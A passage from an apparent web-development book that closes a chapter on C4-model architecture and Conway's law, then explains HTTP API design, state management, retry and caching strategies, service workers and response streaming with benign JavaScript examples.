The component view is just a small step toward the code view. Here, we see parts of our application that will end up in JavaScript modules or folders on our filesystem.

The architectural qualities that shine at this level are modularity and cohesion. Here, we define which things belong together and how they can be used and potentially reused throughout our application.

In our web shop example, we made a few deliberate decisions that are already influencing the design of the code. We introduced an API client

component that acts as a facade, isolating the rest of the application from backend communication details. This influences how every other component handles client/server communication. The API client component is also devoid of any visual components displayed onscreen. The components that depend on the API client component, however, all have something to display.

The component view may also spark discussions of whether you should use your own framework or sit on top of a predefined structure from a so-called meta framework like Next.js. Next.js already has a defined architecture and structure on a component level. It describes how backend development is handled, how routing is done, and how page transitions work. The component level clarifies whether your application's idea can be reasonably mapped to a meta framework's predefined template structure or whether it conflicts with your requirements and organization.

Code

The final level of the C4 model is *code*. And this is pretty much what you expect it to be: the code of your application—your HTML, JavaScript, CSS, React components, functions, and styles. Although a diagram can accompany this, it usually isn't included; most of the time, with all the other levels in place, it's hardly a point that needs a lot of detail.

However, this doesn't diminish the code level's significance. After all, it's the level all involved developers need to work with daily. All the previous architectural qualities are still relevant, but code maintainability is the most important quality to focus on.

How do we structure our codebase to enable efficient changes? Do we repeat code for the sake of cohesion, or do we extract a new module that other parts of our application can depend on?

Naming

One pattern shows up often enough in codebases to be worth calling out on its own: *naming*. Things that seem to appear more often than I thought they

would are module names that have generic-sounding names like *shared*, *util*, or *core*. There is something confusing about them, as they don't tell you what's inside. I like to call them Schroedinger's module names. You only know what's inside when you take a look!

While you can find confusing module names in JavaScript applications, the problem is, of course, not exclusive to JavaScript. Take other programming languages, for example. Where would you expect to find a hash map? In Rust, it's `HashMap` in `std::collections`. In .NET, you get a `Hashtable` in `System.Collections`. That's good. Hash maps are collections, after all. In Java? It's `java.util`. And the question in each of these cases is, how am I supposed to know to find the hash map in *there*, other than through tribal knowledge?

Folders (or modules) with names like these usually happen when there's functionality in your application that's so nice, it might be useful for others too. Here are some examples:

- Types that are used by both your frontend and your API.
- Some nice transformation function that takes an object and makes it compatible with your views.
- Maybe some components that take care of the typical loading process—what a great utility!

The problem is that if you put them in modules that can contain everything, not only will you occlude your module's purpose, but you will also create a dumping ground for future functionalities!

You could just as easily call the folders *stuff*, and they would say the same thing.

Naming things is hard, and finding the purpose of your code can also reveal some architectural inadequacies: if there's no right place, maybe the architect didn't account for what was coming or the architecture makes it super hard to introduce things.

But that doesn't need to be. For the preceding examples, it's not so hard to find something more descriptive:

- Types that you use in both your frontend and your backend? Maybe you mean *models*. That's generic as well, but it tells you more about the purpose of what you find in there. Maybe you can tie your models to some bigger functionality. A *search* module, for example, can contain code for both your backend and your frontend, including the models. Let the tooling do the separation.
- Transformation functions? What about a module called *transforms*? That sounds like something that you can fill with more data-mangling functionality as you go on. The purpose is very clear: you want to transform your data objects. If you end up with only one transform, it might be wise to put that one close to the place where transformation actually happens. Don't be DRY just for the sake of it.
- A loading spinner component and a defined process for handling loading states? That sounds like a nice *loading* module to me! Modules can be as small or as big as you need them to be. And if you think this is something incredibly essential, maybe it should be part of your design system.

Storing your functionality

There is *always* a better place to store your functionality.

Use the code level also to discuss dependencies, such as with tooling, additional frameworks, and libraries from npm. If you use, for example, a JavaScript library to extract styles, this might be a good time to detail why and how you're going to use this library. If you rely on a third-party library to visualize diagrams, show it here, so you and your colleagues know what they can depend on.

If you have very complex processes within your code, use the fourth level to detail what's happening. Write documentation, code comments, and don't

spare the details. If all the other levels are well in place and help tell the story of your product, this is where you get down to the nitty gritty and spend your daily business. If you discover that some things don't work out as well, this level is where changes are pushed up to the layers above.

Communication Above All

We might be inclined to use the C4 model as a silver bullet for defining all our software product's architectural implications. But the most important thing about the C4 model is that we have a proper scope for communicating the right needs to the right people. Depending on our organization's size and structure, each level might be prioritized differently, and that's OK. As long as we know that we can view the product on different levels to answer different questions, we have a proper tool to maintain focus.

This is the most important message I can give you. Architecture can mean a lot. There are many angles that we can take, and this can lead to friction when we want to discuss topics. If we understand that every view is relevant but discusses different things, then communication becomes easier, more valuable, and appreciative. Never be too shy to talk to your peers.

The Complementary Nature of Architecture and Organization

In one of my most recent architecture roles, I was tasked with defining and developing the architecture for a large organization. This involved working with approximately 500 frontend and web developers who produced different, independent parts, as well as additional development teams from outside the organization that could contribute further.

The team I oversaw was producing the foundational building blocks for every other developer to use, and the increased workload from the constant feedback of many peers and stakeholders was challenging, to say the least.

When I took over, people were surprised to find that I was mainly talking to team leads not about their technical challenges but about the other teams

they spent most of their time with. Who were their peers in different parts of the organization, and how much time did they need to figure things out?

The reason for that was simple: whenever you have a point of contact to discuss problems with, there's a high chance you have a similar interface in your codebase as well. And this interface might not always be the right one.

This is where all the architectural qualities also apply to the organizational structure and where, ultimately, the organizational structure defines architecture!

This phenomenon is also known as Conway's law, mentioned previously, which states, "Any organization that designs a system (defined broadly) will produce a design whose structure is a copy of the organization's communication structure."

Conway's law can be hazardous because while software may be easy to change, organizational structures may not. And for you, as a senior engineer and aspiring architect, it might even be impossible to change how teams are organized.

What you can do, though, is try to use the *inverse Conway maneuver*: define an architecture, get it signed off on by as many peers and stakeholders as possible, and highlight interfaces, encapsulation boundaries, and communication needs.

Ultimately, you won't change team structures, but you will have defined points of contact who know that they need to work together. You will be building an implicit team, and if they all get along, you will be successful.

It's both comforting and challenging to see that even the most complex problems in software engineering can be broken down to people talking with each other. While we may spend most of our time in our code editors and IDEs, software engineering is still a very human-centered craft.

Conclusion

Architecture in web projects isn't about following rigid patterns or impressing colleagues with complex diagrams. It's about making thoughtful decisions that help your team build, maintain, and evolve software that actually works for real people with real problems.

Throughout this chapter, we've seen that architecture is fundamentally about encapsulation boundaries—deciding what belongs together and what should stay apart. These decisions ripple through every aspect of your project, from how teams collaborate to how users experience your application.

Here are the key points to take with you:

- Architecture serves people, not the other way around. Every architectural decision you make should be driven by requirements and principles, not by what looks good in a presentation or what's trendy in the latest blog post.
- Functional and nonfunctional requirements are both critical. While product managers focus on features, you need to ensure those features work well under stress, can be maintained by the team, and won't break when the next feature gets added.
- Architectural qualities guide good decisions. Flexibility, maintainability, modularity, cohesion, scalability, and resilience aren't just buzzwords—they're practical lenses for evaluating trade-offs and making choices that serve your product's long-term health.
- The client/server divide changes everything. The moment you split your application across the network, you've introduced new constraints and failure modes. Embrace this reality rather than fighting it, and design for the network's unreliable, high-latency nature.
- Different levels require different conversations. Systems, containers, components, and code each serve different stakeholders

and answer different questions. Know which level you're discussing to avoid talking past each other.

- Conway's law is real, but you can work with it. Your software architecture will mirror your organization's communication structure. Use the inverse Conway maneuver to define the architecture you want, then help teams form the connections they need to make it happen.
- Communication trumps perfection. The most elegant architecture in the world is useless if your team can't understand it, maintain it, or extend it. Prioritize clarity and shared understanding over architectural purity.
- There's no silver bullet. Every decision involves trade-offs. The "right" architecture for you depends entirely on your specific requirements, constraints, and team capabilities. Embrace this complexity rather than searching for universal solutions.

Your goal isn't to become an architecture purist who optimizes for theoretical perfection. It's to become a thoughtful practitioner who can navigate trade-offs, communicate effectively with diverse stakeholders, and make decisions that help real teams build real products that solve real problems.

In Chapter 4, we'll dive deeper into one of the most fundamental constraints of web architecture: the network itself and how it shapes every decision we make about performance, reliability, and UX.

Chapter 4. Networking

Chapter 3 showed that structure and architecture in our applications are largely about communication between individual parts. This is common in software engineering and software architecture. However, web applications add another layer of complexity. Web applications must bridge the gap between client and server. They connect the user's device with the computer of those providing the service, relying on one thing: a stable network.

In reality, the network is anything but stable. Especially on mobile devices, where users are constantly on the move, outages can occur more frequently. The interactive application on the client side often has no choice but to wait until a request finally completes and reports whether the transfer of the desired data was even successful. Impatient users will have already tried multiple times to press the Reload button to finally get a result. In vain.

Different applications have different network requirements. Constant updates from the server might be critical for some, less so for others. The size of data we can afford to transport varies just as much. A monitoring application that displays many graphs and dashboards based on a large dataset may assume a stable fiber connection and allow itself more data, whereas a mobile website that displays sports results for betting, accepts wagers, and needs to deliver the most critical information in a time-sensitive manner in an unpredictable environment, may send far fewer packets through the air. In most cases, however, you can't make any predictions at all and must proceed as defensively as possible.

What ultimately remains is the fact that the network is crucial for how we design our applications and structure the communication between client and server. To do that effectively, we need to understand what the existing protocols in client/server communication deliver and how we can use them accordingly.

Before we look at rendering techniques, we'll take a deep dive into the HTTP protocol, how it shapes and defines communication between client and server, and what methods we can use to counteract the unreliability of the network.

In this chapter, we will learn the following:

- How to design good HTTP APIs by understanding methods, status codes, and managing state in a stateless protocol
- What we can do to counteract unreliable network conditions
- That HTTP has been a streaming protocol since the beginning, how this was forgotten, and how it's becoming important again for modern applications
- How HTTP has evolved and how things like WebSocket build upon it
- And finally, why secure connections are important and how we must consider this in our design

Let's go!

Designing Good HTTP APIs

HTTP gives us everything we need to build APIs that are understood by libraries, tools, and machines. The protocol provides a clear vocabulary for operations, a standardized way to communicate success and failure, and conventions that enable automatic retry logic and caching. When we follow these conventions, our APIs become predictable. When we fight against them, we create friction for everyone who consumes them. This section covers two aspects: using HTTP as a communication contract between client and server and managing state in a protocol that was designed to be stateless.

HTTP as a Communication Contract

Consider this API response:

```
POST /api/doAction HTTP/1.1
Content-Type: application/json

{"action": "createUser", "name": ""}

HTTP/1.1 200 OK
Content-Type: application/json

{"success": false, "error": "Name is required"}
```

This is bad design. The status code says everything is fine, but the body reveals an error. Libraries and frameworks assume semantic correctness. If we use axios, a popular library for HTTP communication, the following happens:

```
try {
  const response = await axios.post('/api/doAction', {
    action: 'createUser',
    name: ''
  });
  // axios considers this successful because status is 200
  console.log('Success:', response.data);
  // But response.data.success is false!
} catch (error) {
  // This never runs for 200 OK
  console.error('Error:', error);
}
```

Responses are routed by axios based on status codes. A `200 OK` goes to the success path, regardless of what the body contains. The same is true for `fetch`, where you need to manually check `response.ok`:

```
const response = await fetch('/api/doAction', {
  method: 'POST',
  body: JSON.stringify({ action: 'createUser', name: '' })
});

if (!response.ok) {
  // Handle error - but this won't trigger for 200 OK
}
```

HTTP was designed to avoid many of these communication problems. HTTP methods tell the server what you want to do with a resource. There are several such methods, and choosing the right one matters.[1]

GET

Retrieve a resource. This is the default for HTML pages, scripts, images, and CSS files. For APIs, `GET` returns the current state of a resource. Query parameters like `?page=2&limit=20` provide additional filtering. `GET` requests should be idempotent and safe. A successful response returns `200 OK` with the resource in the body.

POST

Create a new resource or trigger an action. This is the standard choice for form submissions. `POST` requests are neither idempotent nor safe. A successful creation returns `201 Created` with a `Location` header pointing to the new resource and optionally, the created resource in the body.

PUT

Replace a resource entirely. This method is idempotent but not safe. A successful replacement returns `200 OK` with the updated resource, or `204 No Content` if you prefer not to return the body.

PATCH

Partially update a resource. This method is usually not implemented in an idempotent way, though there's no guarantee. A successful update returns `200 OK` with the updated resource in the body.

DELETE

Remove a resource. This method is idempotent but not safe. A successful deletion returns `204 No Content` with an empty body.

The same path supports different operations based on the method:

```
GET /api/users/123       # Retrieve user 123
POST /api/users          # Create a new user
PUT /api/users/123       # Replace user 123 entirely
DELETE /api/users/123    # Delete user 123
```

This maps directly to create, read, update, and delete (CRUD) operations, which is why HTTP works well for database-backed APIs. The term Representational State Transfer (REST) comes from Roy Fielding's 2000 doctoral dissertation,[2] though colloquially, people often mean "JSON over HTTP."

Where HTTP methods define intent, status codes communicate outcome. Status codes are grouped by their first digit:

`2xx` *(success)*

> This indicates the request worked. `200 OK` is generic success. `201 Created` indicates a new resource was made. `204 No Content` confirms completion with no response body.

`3xx` *(redirection)*

> This indicates the resource is elsewhere. `301 Moved Permanently` tells clients to update their records. `302 Found` indicates a temporary redirect.

`4xx` *(client error)*

> This indicates the client made a mistake. `400 Bad Request` means malformed syntax. `401 Unauthorized` means authentication is required (despite the misleading name). `403 Forbidden` means you're authenticated but lack permission. `404 Not Found` means the resource doesn't exist. `409 Conflict` means the request conflicts with the current state of the resource. `422 Unprocessable Entity` means there is valid syntax but invalid data. `429 Too Many Requests` signals rate limiting.

`5xx` *(server error)*

> This indicates the server failed. `500 Internal Server Error` is generic failure. `502 Bad Gateway` means a proxy couldn't reach the backend. `503 Service Unavailable` indicates overload or maintenance. `504 Gateway Timeout` means an upstream service hung.

Unknown status codes fall back to their class: an unknown `299` is treated as `200`, and an unknown `451` is treated as `400`.[3] For a complete and humorous overview, see HTTP Cats.

With this understanding, we can redesign our initial example correctly. Instead of returning `200 OK` with an error in the body, we use appropriate status codes. If validation fails, we return `422 Unprocessable Entity`:

```
POST /api/users HTTP/1.1
Content-Type: application/json

{"name": ""}

HTTP/1.1 422 Unprocessable Entity
Content-Type: application/json

{"error": "Name is required"}
```

Now, libraries handle this correctly:

```
try {
  const response = await axios.post('/api/users', { name: '' });
  console.log('Created:', response.data);
} catch (error) {
  if (error.response?.status === 422) {
    console.error('Validation failed:',
error.response.data.error);
  } else if (error.response?.status === 409) {
    console.error('User already exists');
  }
}
```

When HTTP methods and status codes align with their intended purpose, client libraries and debugging tools work seamlessly. A `422` is safely retryable with fixed input. A `503` suggests the client should back off and retry later. A `201` confirms creation without needing to parse the response body. This vocabulary makes APIs self-documenting and reduces the cognitive load on developers consuming them.

A lot of conventions like Hypermedia as the Engine of Application State (HATEOAS) and the Richardson Maturity Model build on this foundation, but the core principles remain the same: use methods to express intent, status codes to express outcome, and design APIs that communicate clearly. With that in mind, you can read any HTTP API and understand what is going on.

Managing State with a Stateless Protocol

One thing we need to keep in mind is that HTTP itself is stateless. Every call stands on its own. The server doesn't remember who you are, what you did before, or where you are in a workflow. Each request must contain all the information needed to fulfill it. This is by design: it keeps servers simple, makes scaling easy, and allows any server in a cluster to handle any request.

But state needs to be somewhere, and we have plenty of places to store it. On the client side, we have cookies, `localStorage`, and `sessionStorage`. In the URL, we can encode state through query parameters or path segments. On the server, we have sessions, databases, and caches. The question is always, which state belongs where?

The oldest and most reliable solution is cookies. The server sends a `Set-Cookie` header, and the browser automatically includes that cookie in every subsequent request to the same domain. This is how traditional session management works: the server generates a session ID, stores it in a cookie, and looks up the associated session data on every request:

```
HTTP/1.1 200 OK
Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Strict
```

Every subsequent request includes the cookie automatically:

```
GET /api/profile HTTP/1.1
Cookie: session_id=abc123
```

The beauty of cookies is that they just work. The browser handles everything. The `HttpOnly` flag prevents JavaScript from reading the cookie, thus protecting against Cross-Site Scripting (XSS) attacks. The `Secure` flag ensures the cookie is sent only over HTTPS. And `SameSite` helps prevent cross-site request forgery (CSRF) attacks. We'll cover these security aspects in more detail in "Security and Cross-Origin Concerns".

One approach that's become popular is JSON Web Tokens (JWTs). Instead of storing session data on the server and referencing it with a session ID, the token itself contains the state. A JWT is a signed, Base64-encoded JSON object that typically holds user identity and permissions. The server doesn't need to look anything up; it just verifies the signature and reads the claims directly from the token:

```
const token = 'eyJhbGciOiJIUzI1NiIs...';

fetch('/api/profile', {
  headers: {
    'Authorization': `Bearer ${token}`
  }
});
```

The downside? JWTs are just Base64-encoded, not encrypted. Anyone with access to the token can decode and read its contents. Unlike `HttpOnly` cookies that are hidden from JavaScript, a JWT stored in `localStorage` is fully readable by any script running on your page. If you're storing sensitive data, that's a problem.

For client-side state that doesn't need to go to the server, we have `localStorage` and `sessionStorage`. Both are key-value stores

accessible via JavaScript. The difference between them is their lifetime: `localStorage` persists until explicitly cleared, surviving browser restarts and even system reboots. On the other hand, `sessionStorage` is cleared when the tab closes. Use `localStorage` for preferences or cached data that should stick around. Use `sessionStorage` for temporary state like form drafts or wizard progress that shouldn't survive a closed tab.

The rule is simple: authentication state belongs in cookies because they're sent automatically with every request and can be secured with `HttpOnly` and `Secure` flags. Temporary UI state belongs in `sessionStorage`. Persistent preferences belong in `localStorage`. Anything you can't afford to lose belongs in a database on the server.

Now that we understand methods, status codes, and state management, we have the vocabulary to design APIs that communicate clearly. The next challenge is what happens when that communication fails, which we'll cover next in "Designing for an Unreliable Network".

Designing for an Unreliable Network

The network is not your friend. It drops packets, adds latency, and fails at the worst possible moments. Mobile users tunnel through subways, switch between WiFi and cellular, and wander into dead zones. Even on stable connections, servers go down, DNS resolves slowly, and Transport Layer Security (TLS) handshakes take time. Building web applications that assume the network always works leads to frustrated users and broken experiences.

The good news is that HTTP and browsers provide tools you can use to handle unreliable networks gracefully. Understanding these tools helps you build applications that remain functional even when conditions are poor.

Network Failures Are Normal

Network failures are part of normal operation. Mobile network requests fail regularly, and on unreliable connections, the failure rate climbs even higher. Your application will encounter all of the following:

Timeouts

The server will take too long to respond. This could mean the server is overloaded, the network is congested, or packets were lost somewhere along the way.

Connection failures

The system won't be able to establish the TCP connection. The server might be down, a firewall might be blocking traffic, or DNS resolution might have failed.

Partial responses

The connection will drop mid-transfer. You will receive some data but not all of it.

Intermittent connectivity

The connection will work sometimes but not at other times. This is common on mobile networks, especially during handoffs between cell towers.

The `fetch` API surfaces these failures as rejected promises:

```
try {
  const response = await fetch('/api/data');
  const data = await response.json();
} catch (error) {
  // Network failure: connection refused, timeout, DNS failure,
etc.
  console.error('Network error:', error.message);
}
```

Note that `fetch` rejects only on network failures. A `500 Internal Server Error` still resolves the promise—you need to check

`response.ok` or `response.status` to detect server errors:

```
const response = await fetch('/api/data');
if (!response.ok) {
  throw new Error(`Server error: ${response.status}`);
}
const data = await response.json();
```

Handling both network failures and server errors is essential. Your error handling code should distinguish between them because the appropriate response differs: a network timeout may warrant a retry, while a `404 Not Found` should not.

Retry Strategies and Backoff

When a request fails, your first instinct will be to retry immediately. Sometimes, that works. But if the failure was caused by server overload, immediate retries make the problem worse. Every client hammering the server simultaneously creates a thundering herd that can take down the entire system.

The solution is *exponential backoff*: wait before retrying and increase the wait time with each subsequent failure:

```
async function fetchWithRetry(url, options = {}, maxRetries = 3)
{
  let lastError;

  for (let attempt = 0; attempt < maxRetries; attempt++) {
    try {
      const response = await fetch(url, options);
      if (response.ok) return response;

      // Don't retry client errors (4xx)
      if (response.status >= 400 && response.status < 500) {
        throw new Error(`Client error: ${response.status}`);
      }

      lastError = new Error(`Server error: ${response.status}`);
    } catch (error) {
      lastError = error;
```

```
      }

      // Exponential backoff: 1s, 2s, 4s...
      const delay = Math.pow(2, attempt) * 1000;
      await new Promise(resolve => setTimeout(resolve, delay));
    }

    throw lastError;
  }
```

In production systems, it's common to add a little *jitter* (a small amount of randomness) to the retry delay. Without it, clients that failed at the same moment will all retry at exactly 1s, 2s, and 4s again, re-creating the same thundering herd the backoff was meant to avoid.

Not all requests should be retried. This is where two properties of HTTP methods matter: safety and idempotency.

A *safe* method doesn't modify server state. `GET` and `HEAD` are safe, meaning they're free from side effects. You can call them as many times as you want without changing anything on the server. This is why browsers feel comfortable pre-fetching links or retrying failed `GET` requests automatically.

An *idempotent* method produces the same result whether you call it once or many times. Multiple requests have the same effect as a single request. `GET`, `PUT`, and `DELETE` are idempotent. This doesn't mean that a `GET` request won't return different data over time; it means that the request itself doesn't cause the change.

Since the purpose of `POST` requests is to add a new resource, `POST` requests are not idempotent. If you send the same data multiple times, you may get different responses, or worse, create duplicate records. `PATCH` is also not idempotent because applying the same partial update multiple times could have cumulative effects, depending on the implementation.

Interestingly, `DELETE` is idempotent because even though you're deleting entries and thus changing the state in the system, multiple identical `DELETE` requests have the same effect: the resource behind it is removed.

The first request deletes it, and subsequent requests will find nothing to delete.

Table 4-1 summarizes safety and idempotency for the most common HTTP methods.

Table 4-1. HTTP method safety and idempotency

Method	Safe	Idempotent
GET	Yes	Yes
POST	No	No
PUT	No	Yes
PATCH	No	No
DELETE	No	Yes

If a `PUT` request times out, you can safely retry it. The result is the same whether the first request succeeded or not. If a `POST` times out, retrying might create duplicate records. For nonidempotent operations, you can use *idempotency keys*:

```
const idempotencyKey = crypto.randomUUID();

const response = await fetch('/api/orders', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json',
    'Idempotency-Key': idempotencyKey
  },
  body: JSON.stringify({ product: 'widget', quantity: 1 })
});
```

The server stores the idempotency key with the request result. If the same key arrives again, the server returns the stored result instead of processing the request twice. This makes `POST` requests safe to retry.

Caching and Performance

I believe it was Steve Souders[4] who said the fastest network request is one you don't make. HTTP provides a sophisticated caching system that lets browsers store responses and reuse them without contacting the server. Understanding these mechanisms is essential for building fast, resilient applications.

The `Cache-Control` header tells the browser how long a response can be cached:

```
HTTP/1.1 200 OK
Cache-Control: max-age=3600
Content-Type: application/json

{"data": "cached for 1 hour"}
```

The `max-age` directive specifies the cache lifetime in seconds. For one hour, the browser serves this response from cache without making a network request. Common directives include the following:

`max-age`

: This indicates the response can be cached for this many seconds.

`no-cache`

: This indicates the response can be cached, but it must be revalidated with the server before use.

`no-store`

: This indicates the response must not be cached at all. Use this for sensitive data.

`private`

: This indicates the response is specific to one user and should not be stored in shared caches like CDNs.

`public`

: This indicates the response can be cached by any cache, including CDNs.

For resources that change, you need a way to check whether the cached version is still valid. `ETag` and `Last-Modified` are the right headers for this:

```
HTTP/1.1 200 OK
ETag: "abc123"
Last-Modified: Tue, 15 Jan 2026 10:00:00 GMT
Cache-Control: no-cache
Content-Type: application/json

{"data": "validate before using"}
```

When the browser needs this resource again, it sends a conditional request:

```
GET /api/data HTTP/1.1
If-None-Match: "abc123"
If-Modified-Since: Tue, 15 Jan 2026 10:00:00 GMT
```

If the resource hasn't changed, the server responds with `304 Not Modified` and no body—saving bandwidth and time. If it has changed, the server sends the new resource with a `200 OK`.

CDNs extend this caching to edge servers that are distributed globally. Instead of every user fetching resources from your origin server, they fetch from a nearby edge server. This reduces latency and offloads traffic from your infrastructure. Services like Cloudflare, Amazon CloudFront, and Fastly provide CDN functionality with minimal configuration.

For static assets like JavaScript bundles, CSS files, and images, a good strategy is *immutable caching* combined with *cache-busting*. The idea is to give files a very long cache lifetime (often a year) but include a hash of the file's content in its filename:

```
<script src="/assets/app.a3b8f9c2.js"></script>
<link href="/assets/styles.7d2e1f4a.css" rel="stylesheet">
```

The server sets headers that tell browsers and CDNs to cache these files indefinitely:

```
Cache-Control: public, max-age=31536000, immutable
```

The `immutable` directive tells browsers not to revalidate the resource, even on a hard refresh. When the file content changes, the build process generates a new hash, producing a new filename. The old cached version becomes irrelevant because nothing references it anymore. This approach gives you the best of both worlds: aggressive caching for performance and instant updates when you deploy new code.

Most build tools like Vite, Webpack, and esbuild generate these content hashes automatically. The key is configuring your server or CDN to serve these assets with the right cache headers.

Graceful Degradation

When the network fails, your application shouldn't fail with it. *Graceful degradation* means providing reduced functionality, rather than a broken experience.

Optimistic UI updates show changes immediately, before the server confirms them. The following example demonstrates how to add a todo item:

```
async function addTodo(text) {
  // Update UI immediately with contents from localStorage
  const tempId = crypto.randomUUID();
```

```
    todos.push({ id: tempId, text, pending: true }); ❶
    renderTodos();

    try {
      const response = await fetch('/api/todos', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ text })
      });
      const todo = await response.json(); ❷

      // Replace temporary item with server response
      const index = todos.findIndex(t => t.id === tempId); ❸
      todos[index] = todo; ❹
    } catch (error) {
      // Remove the optimistic update on failure
      todos = todos.filter(t => t.id !== tempId);
      showError('Failed to add todo. Please try again.');
    }

    renderTodos();
  }
```

Here are the details of what different parts of this code do:

❶ Add the new todo with a temporary ID and a `pending` flag to indicate it's not yet confirmed by the server.

❷ Send the request to the server to create the todo. Once the `response` arrives, parse the JSON to get the actual todo item with its real ID.

❸ Find the index of the temporary todo item in the `todos` array, using its temporary ID.

❹ Replace the temporary item with the real one returned from the server.

The user sees instant feedback. If the request succeeds, the temporary item is replaced with the real one. If it fails, the change is rolled back and the user is notified.

For full offline support, *service workers* provide a programmable network proxy. They intercept requests and can serve cached responses when the network is unavailable, as in the following example:

```
// service-worker.js
self.addEventListener('fetch', event => { ❶
  event.respondWith( ❷
    caches.match(event.request)  ❸
      .then(cached => {
        // Return cached response if available
        if (cached) return cached; ❹

        // Otherwise fetch from network
        return fetch(event.request) ❺
          .then(response => {
            // Cache the new response for future use
            const clone = response.clone();
            caches.open('app-cache').then(cache => { ❻
              cache.put(event.request, clone);
            });
            return response;
          });
      })
      .catch(() => {
        // Network failed and no cache available
        return new Response('Offline', { status: 503 });
      })
  );
});
```

Here are the details of what different parts of this code do:

❶ Listen for `fetch` events, which occur whenever a network request is made.

❷ Use `event.respondWith` to provide a custom response for the request.

❸ Check the cache for a matching response to the request.

❹ If a cached response exists, return it immediately.

❺ If no cached response is found, perform a network fetch.

❻ After fetching from the network, clone the response and store it in the cache for future requests.

Service workers enable PWAs that work offline, sync data in the background, and provide app-like experiences on the web. They're registered from your main JavaScript:

```
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/service-worker.js');
}
```

Service workers have their own lifecycle and can be tricky to get right. For a comprehensive guide to service worker patterns, caching strategies, and common pitfalls, see the service workers documentation on web.dev.

The key principle is to design for failure from the start. Assume requests will fail, cache aggressively, provide feedback during loading states, and always give users a way to retry or recover. The network will let you down, but your application shouldn't.

HTTP Is a Streaming Protocol

What developers often forget is that HTTP, like the underlying TCP, is a streaming protocol. *Streaming* means that with an open connection between server and client, data can be sent in chunks to the other end and interpreted there as it arrives. This is no coincidence. Connection speeds in the early 1990s were nowhere near comparable to today's speeds, and applications could gain significant performance by showing users what was already available, rather than waiting for the complete response. HTML interpreters are designed to close tags themselves if the end tag hasn't arrived yet, and for the use case of that time, viewing documents, this was perfectly sufficient.

Nowadays, many developers have forgotten this. With luck, the server framework is smart enough not to wait too long for responses and sends an interim status, but with JSON itself, it's often not possible to send a partial response at all. Thankfully, this often doesn't matter much in practice.

However, streaming is far from obsolete. It has actually gained new use cases in today's world, allowing us not only to access the data we need more elegantly but also to significantly improve the UX.

Handling HTTP Streams in JavaScript

HTTP has had streaming features from the very beginning, but it took a while before JavaScript could make meaningful use of this feature through asynchronous calls. With access to an HTTP response as a stream, it's possible to read individual chunks and process them directly.

This became particularly popular recently with the emergence of LLMs and their associated *chatbots*, which generate responses based on a prompt by predicting the most likely next text tokens. This is directly visible in use: individual tokens appear to fly into the text window, and words build up gradually. This isn't just a visual gimmick but is perfectly suited to the technology of an LLM, which produces exactly one token at a time. Figure 4-1 illustrates this.




Figure 4-1. HTTP streaming sends data in chunks as it becomes available

The good news is that as developers, we can now work with these streams directly. In the following example, we access a ChatGPT-like conversation API and stream the individual tokens. We're not doing anything special with them yet, just collecting them in a result string for now:

```
// function sending a prompt to OpenAI GPT conversation API
// and displaying data as it arrives
async function fetchStreamedResponse(prompt) {
  const response = await fetch('/api/gpt-conversation', { ❶
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ prompt, stream: true })
  });
  const reader = response.body.getReader(); ❷
  const decoder = new TextDecoder(); ❸
  let result = '';
  do {
    const { done, value } = await reader.read(); ❹
```

```
    const chunk = decoder.decode(value, { stream: true }); ❺
    result += chunk; ❺
  } while (!done);

  console.log(result);
}
```

Here is what happens in detail:

❶ We send a request to our backend API, which forwards the prompt to OpenAI. Note that we use `fetch` like we would with any other request, but we ask the OpenAI API to stream the response by setting `stream: true` in the request body.

❷ Instead of waiting for the full response by calling `.json()` or `text()`, we access the response body as a stream by using `response.body.getReader()`; `response.body` is of type `ReadableStream`, which represents a stream of data that can be read incrementally. The reader we get allows us to read the response in chunks.

❸ We also create a `TextDecoder`. This is necessary because the chunks we receive are in binary format (Uint8Array), and we need to decode them into human-readable text.

❹ We enter a loop where we read chunks from the stream using `reader.read()`. This method returns a promise that resolves to an object containing two properties: `done`, which indicates whether the stream has been fully read, and `value`, which is the chunk of data read from the stream.

❺ We decode the binary chunk into text by using the `TextDecoder` and append it to our result string. Note that we pass the option `{ stream: true }` to the `decode` method to indicate that we are decoding a stream of data. Should some of the bytes be incomplete for a character, the decoder will handle it correctly in the next chunk.

The loop continues until `done` is true, indicating that there are no more chunks to read.

This already allows us to accomplish quite a few things. The ability to access raw data directly is powerful and enables many use cases beyond chatbots. However, accessing plain text is rather archaic and lacks structure. But there's a solution for that as well.

Newline Delimited JSON

A popular format for streaming structured data over HTTP is Newline Delimited JSON (NDJSON). NDJSON is neither an official standard nor part of JSON itself, but it has been widely adopted for streaming JSON objects. In this format, individual JSON objects are sent one after another, with each separated from the next one by a newline character (`\n`). This allows the receiver to parse each object as it arrives, without waiting for the entire response.

For the earlier chat example, the server could send each token as a separate JSON object like this:

```
{"conversationId":"a3f8c2e1","token":"The "}
{"conversationId":"a3f8c2e1","token":"cap"}
{"conversationId":"a3f8c2e1","token":"ital"}
{"conversationId":"a3f8c2e1","token":" of "}
{"conversationId":"a3f8c2e1","token":"Fra"}
{"conversationId":"a3f8c2e1","token":"nce "}
{"conversationId":"a3f8c2e1","token":"is "}
{"conversationId":"a3f8c2e1","token":"Par"}
{"conversationId":"a3f8c2e1","token":"is."}
```

